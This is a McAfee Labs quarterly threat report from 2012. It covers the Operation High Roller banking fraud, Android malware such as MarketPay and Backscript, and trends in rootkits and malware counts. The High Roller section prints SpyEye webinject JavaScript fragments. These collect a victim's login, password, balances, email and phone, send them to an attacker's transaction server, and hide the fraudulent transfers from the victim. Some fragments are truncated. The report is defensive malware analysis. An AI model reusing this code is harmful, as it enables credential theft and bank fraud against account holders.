Report

McAfee Threats Report: Third Quarter 2012

By McAfee Labs

Table of Contents

Threat analysis, in many ways, is equal parts art and science. At McAfee Labs we try to apply as much math and analytical rigor to our analysis as we can, but we often cannot see the whole picture. We must also interpret and surmise many things. German philosopher Friedrich Nietzsche wrote "There are no facts, only interpretations." This bit of wisdom strikes us as quite relevant to analyzing threats. Depending on one's perspective, threats can mean many things. Spam, for example, looks like it's on a steady decline when viewed globally, but when looked at locally or by country we see tremendous variations. The same can be said of many threat vectors we analyze in this edition of the *McAfee Threats Report:* One's perspective makes all the difference.

The trends within the threats landscape seem at times akin to predicting weather patterns or stock prices. We know they will go up and they will go down. But when and why? These questions are hard to answer in the information security world, especially as we get very little insight into the minds and intents of the attackers. Sometimes we have to look at the numbers at the macro and micro levels and simply acknowledge them.

We saw a number of changes and reversals in threats this quarter. Database breaches reached an all-time high, surpassing the entirety of 2011, while growth in overall malware numbers dipped a bit from last quarter. Nonetheless, we saw jumps in some categories of malware, including ransomware and signed binaries. Rootkits and Mac malware continue to increase. Password-stealing Trojans and AutoRun malware are also trending strongly upward.

Among web and messaging threats, we saw a 20 percent increase this quarter in suspicious URLs, with a vast number of these URLs hosting malware. Almost 64 percent of these newly discovered suspect URLs are located in North America, which is certainly not new. When examined at the national level, however, the distribution varies considerably. Messaging and spam volume growth continues to decline at the macro level, but in some geographies we saw some tremendous jumps—in Saudi Arabia and Turkey, for example. Global botnet infections also dropped sharply toward the end of the quarter, although some countries—including Germany and Spain—did see increases. Drug spam was the most common spam subject line throughout the world this quarter, although we noted some other "hot" email topics in Australia, France, and the United States.

This quarter mobile malware almost doubled last quarter's numbers. Although we predicted this surge, it is still a bit shocking to see it happen. We also saw some new functionality in malware such as Android/MarketPay and Android/Backscript.A. This is one of the most volatile and worrying areas of threats today.

Ransomware continues to evolve. Numerically it shows significant growth, but we have also seen global law enforcement work to combat it. Crimeware tools such as the exploit kit Blackhole introduced major upgrades this quarter. We also applaud some significant actions against cybercriminals in Bulgaria, the United States, and South Korea. The possibility of cyberwarfare is heating up, and we update our analysis of Operation High Roller in this edition.

We found diversity in network attack vectors but little change in origin or targets: It's still very United States centric. We have added a new network breakout, on Blackhole control servers and victims, in this edition. Blackhole is one of the nastiest toolkits around.

As we continue down the twisting road of threat analysis, let's take heed of the British polymath Bertrand Russell, who cautioned "In all affairs it's a healthy thing now and then to hang a question mark on the things you have long taken for granted." Seems to be a matter of perspective.

Operation High Roller

The financial fraud attack Operation High Roller, which McAfee Labs has extensively tracked and researched,[1] has recently employed a variant of the SpyEye malware platform to target a major US multinational financial institution. In this attack, the cybercriminals have set up an automated transfer system (ATS). Typically fraudsters have used an ATS to unlock European financial institutions; this type of attack is not new. What is new in this quarter, however, is the use of an ATS against an American target. ATS attacks are no longer just a European problem, but have become a global issue, especially when these attacks are automated and come from remote, distributed servers.

One clever aspect of this attack is its ability to target both business and retail banking within the same framework. This means the attackers can selectively target and compromise consumer and business banking users with this variant.

The new attack surfaced recently in specific SpyEye "webinjects" (packaged commercial functions created by SpyEye's developers) that McAfee Labs has analyzed. This webinject, dedicated to one bank, appears to be a hybrid version that uses both local and remote components to conduct financial fraud. This appears to be the case for several reasons:

- The attack seamlessly hides the fraudulent transactions on the client side, while conducting the fraudulent transactions on the server side.
- It uses a local component to bypass SMS out-of-bound authentication for enrolling a new device to access online banking. This is a significant development. We expect that that attack requires this step because the remote server will authenticate with online banking and perform transactions much like the earlier High Roller campaigns we have observed.

The new attack's conduct of fraudulent transactions works in much the same way that the original Operation High Roller attacks did. These bogus transactions are performed on the server, not locally within the client's browser. Minimal components reside on the client; only operations such as balance replacement and transaction hiding, which can't run on the server, remain. The following JavaScript function, SendLoginInfo(), collects the necessary information from the victim and relays that to the transaction server in a Base64-encoded string. The transaction server uses that information to perform its subsequent operations using server-side logic. This tactic allows the fraudster to use a bank's two-factor authentication to avoid many types of fraud detection.

```
function SendLoginInfo(){
    if(holder_name_label) holder_name = holder_name_label.innerHTML;
    var email = email_label.innerHTML;
    var phone = phone_label.innerHTML;
    if(navigator.appName == "Netscape"){
        if(email_label) holder_email = email.substr(email.toLowerCase().indexOf("t>")+2,email.length);
        if(phone_label) holder_phone = phone.substr(phone.toLowerCase().indexOf("t>")+2,phone.length);
    }else{
        if(email_label) holder_email = email.substr(email.toLowerCase().indexOf("</scr"+"ipt>")+11,email.length);
        if(phone_label) holder_phone = phone.substr(phone.toLowerCase().indexOf("</scr"+"ipt>")+11,phone.length);
    }
    balances = urlencode(balances);
    holder_name = urlencode(holder_name);
    holder_email = urlencode(holder_email);
    holder_phone = urlencode(holder_phone);
    password = urlencode(password);

    var i1 = document.getElementById("login");
    var i2 = document.getElementById("password");
    var i3 = document.getElementById("balances");
    var i4 = document.getElementById("holder_name");
    var i5 = document.getElementById("holder_email");
    var i6 = document.getElementById("holder_phone");
    var f1 = document.getElementById("frm1");

    i1.value = login;
    i2.value = password;
    i3.value = balances;
    i4.value = holder_name;
    i5.value = holder_email;
    i6.value = holder_phone;
    f1.submit();

    var link = admin_link+"?action=set&login="+login+"&balances="+balances+"&holder_name="+holder_name+"&holder_email="+holder_email+"&holder_phone="+
    ACD_get_state = 2;
    GetDataACD(link);
}
```

Because the transaction server in this instance will appear as an unrecognized device, the malware requires some functionality to bypass this usual protection. This attack is designed to capture both the victim's phone number and email, which in turn will be used to enroll the transaction server. Thus there is a mobile component in this attack that will intercept the SMS code sent to validate the transaction server. That component is likely a variant of Spitmo (SpyEye in the mobile).

This technique is a common way to bypass out-of-bound authentication when a transaction is tied to an SMS code. However, some banks use this step to validate new devices not seen before as part of their device enrollment process, such as when a customer uses a new computer to access online banking. This out-of-bound bypass technique is a new move by attackers to enroll a remote transaction server with online banking. This is a powerful fraud technique that we expect to be adopted by more attackers. The enrollment process with this particular bank is a necessary function when its online banking determines that the device attempting to connect is unrecognized. The bank can either send an SMS authentication code or send the account an email containing the code to access online banking. The attack will collect the following information, in addition to the phone number and email, that will allow the server to automatically create a parallel session.

```
var i1 = document.getElementById("login");
var i2 = document.getElementById("password");
var i3 = document.getElementById("balances");
var i4 = document.getElementById("holder_name");
var i5 = document.getElementById("holder_email");
var i6 = document.getElementById("holder_phone");
var f1 = document.getElementById("frm1");
```

Dynamically hiding the evidence

It is common for European ATS systems to hide their evidence locally once the fraud is conducted and to receive transaction information from a stored local variable after the fraud, but the US variant depends on live interaction with the transaction server. This interaction will tell the local JavaScript code what to hide based on the transactions performed on the server. The victims see only what the fraudster wants them to see.

The US variant will dynamically grab data from the transaction server to feed to other functions that will erase the evidence. The victim will not see the funds deducted from the account nor will they see that a transaction has been performed by the server (unless the transaction server goes offline and can no longer "talk" to the victim's machine).

The following function, GetReplacerData(), will gather information regarding fraudulent transactions that must be hidden. As the routine specifies, the transaction server is represented by the variable "var link."

```
function GetReplacerData(){
    var link = admin_link+"?action=get&login="+login+"&ssid="+Number(new Date());
    ACD_get_state = 1;
    GetDataACD(link);
}
```

After grabbing the information from the transaction server, the function runs another routine that executes the function RunReplacer(). This function will in turn execute three more functions to replace the balance on the main balances page and on the activity balances page, and to hide the automatic transfer that just occurred.

```
function RunReplacer(){
    if(balances_table && total_balance_label){
        ReplaceMainBalance();
    }
    if(transfers_table && present_balance && available_balance){
        ReplaceActivityBalance();
        HideTransfer();
    }
    ShowContent();
}
```

This client-side function executes the replacer routine.

```
function HideTransfer(){
    var trs = transfers_table.getElementsByTagName('tr');
    if(trs && trs.length > 0){
        for(var i = 0; i < trs.length; i++){
            var tds = trs[i].getElementsByTagName('td');
            if(tds && tds.length >= 6){
                var memo_text = tds[2].innerHTML.toLowerCase();
                if(memo_text.indexOf(transfer_memo.toLowerCase()) >= 0){
                    trs[i].parentNode.removeChild(trs[i]);
                }
            }
        }
        var uu = 0;
        for(var i = trs.length-2; i > 0; i--){
            var uu = i%2;
            if(uu == 0){
                trs[i].className = "divider3 alternatingrowcolor";
            }else{
                trs[i].className = "divider3 bodyText5Dw";
            }
            var tds = trs[i].getElementsByTagName('td');
            var itds = trs[i+1].getElementsByTagName('td');
            if(tds && tds.length >= 6){
                var debit_td = tds[3];
                var credit_td = tds[4];
                var balance_td = tds[5];
                var ibalance_td = itds[5];
                balance_td.innerHTML = "$"+formatCurrency(prsFloatI(ibalance_td.innerHTML)-prsFloatI(debit_td.innerHTML)+prsFloatI(credit_td.innerHTML
```

The HideTransfer() function erases the line items in the transaction history table.

Links to European and Asia-Pacific campaigns

When we talk about attribution and developing links to other campaigns, we are often asked what actors are behind attacks. That's a challenging question to answer. Some fraud groups work together and share components to maximize profits, while other groups are completely independent. Thus we have to look for clues left behind in the attacks that can be tracked over time across variants. This is time-consuming work and analysis.

We see interesting links, such as shared components among specific groups, in these financial fraud campaigns with some versions of other automated attacks in the wild. These automated attacks usually develop a single set of webinjects to be used in multiple campaigns and compile them into the SpyEye or Zeus config.bin file and distribute that variant to their victims. We can track these webinjects according to some unique attributes that indicate if another variant is using a webinject from the same developer. Once the config.bin is decrypted and the contents are accessible, we can perform a search across variants to develop connections with other campaigns. This type of detailed replication and analysis is a must for gathering accurate intelligence from malware analysis operations.

In our examination of the Operation High Roller campaigns, we can see how the attacks have roots to earlier automated attacks in the European and Asia-Pacific regions. The transaction server used in the current campaign is hosted in Russia (which is not surprising, as we have seen many ATS hosts there) and targets a single US bank. This campaign targeting this particular bank is not unique; it has relationships with deep foundations in Europe and Asia Pacific. Our analysis links it directly to earlier campaigns in Europe based on certain characteristics we have found. We can link this quarter's attack via the appearance of a shared URL hosting the Ajax Cross Domain (ACD) script, a component that almost every automated attack we have seen uses, but that is obviously not hosted in the same location for all attacks.


We tracked five previous campaigns targeting European banks that used the same URL for the ACD link. This is the first indicator that they are related to the recent US attack because they reused the same location to retrieve the ACD script, although with a different transaction-server URL.


By looking for the shared ACD link among a large collection of SpyEye samples, we can determine that the same group also conducted similar automated attacks in Germany and Australia. Furthermore, as we follow the links and backtrack on the data using a unique fingerprint value found in the SpyEye configuration files, we see how these campaigns are related to other campaigns affecting other regions of the world.


The techniques employed in Operation High Roller will not go away anytime soon. Neither will we.

Mobile Malware

The Android platform remains the largest target for both mobile malware and spyware. In fact, we see very few mobile threats that are not directed at Android phones. After a slight decline earlier in the year, Android malware has rebounded and almost doubled this quarter compared with the second quarter.







Although a good portion of new threats are commercial spyware, botnets and other advanced malware also abound. Botnets such as Android/Funsbot.A and Android/Backscript.A and advanced downloaders such as Android/MarketPay.A were some of the notable malware for the quarter.

Android/MarketPay.A automatically purchases apps from a third-party Android market. It intercepts and resends the confirmation codes sent by the market, silently buying the apps. MarketPay.A deletes any other billing messages to keep the user unaware.


Android/Funsbot.A is a botnet client that was part of a larger advanced persistent threat malware campaign. It takes commands that upload and download files from the attacker's server. The client can also browse the directories of an infected Android device. This allows an attacker to both gather information on a particular target and also maintain and increase control of that target.


Android/Backscript.A is another advance in Android malware. This botnet client gets updates of new commands and functionality from the attacker's control server. Instead of downloading native executables, it uses a form of JavaScript that runs in mobile Java to shorten development time. Currently the malware performs pay-per-install installations of a particular third-party app, and can be easily updated to install other apps for a fee.

General Malware Threats


Understanding growth in malware is a bit like predicting turbulence in fluid dynamics: we know it will happen but saying when it will occur is nearly impossible. Malware is, in many ways, very well understood. We know how it works and why. We know, for the most part, what it will do and why. Where our industry lacks insight is into the conditions and motivations of the enemy: today's cybercriminals and other classes of attackers. Cybercriminals' motivations are pretty straightforward, making money from malware and related attacks. This goal yields malware of certain types and functionalities. However, with hacktivist or state-sponsored attackers, their motivations and goals are completely different. Thus the code and attacks will be of a very different order. These underlying dynamics lead to the wide swings in sophistication we see in the many classes of malware and attacks. Cybercrime malware exhibits far different behaviors than Stuxnet, Duqu, or Shamoon because the goals of the attackers are different: Cybercrime malware seeks profit and (for the most part) stealth; Stuxnet and Duqu are concerned with sabotage and espionage; and Shamoon sows chaos and destruction.


Growth in malware slowed this quarter, yet the overall number in our malware "zoo" still topped 100 million samples, as we predicted earlier this year.







As last quarter, rootkits remain a troubling threat. The common rootkit TDSS is trending downward while Koutodoor has risen and fallen this year. ZeroAccess is slowly declining after its tremendous growth spurt and has shown a shift from kernel-mode toward user-mode techniques. Rootkits, or stealth malware, are one of the nastiest classifications of malware we see. They are designed to evade detection and thus "live" on a system for prolonged periods.









New TDSS Samples
300,000
250,000
200,000
150,000
100,000
50,000
0
Q1 2010
Q2 2010
Q3 2010
Q4 2010
Q1 2011
Q2 2011
Q3 2011
Q4 2011
Q1 2012
Q2 2012
Q3 2012



New ZeroAccess Samples
250,000
200,000
150,000
100,000
50,000
0
Q1 2010
Q2 2010
Q3 2010
Q4 2010
Q1 2011
Q2 2011
Q3 2011
Q4 2011
Q1 2012
Q2 2012
Q3 2012

The total number of AutoRun, fake AV, and password-stealing Trojans continues to grow, while Koobface, malware that targets Facebook users, is declining.









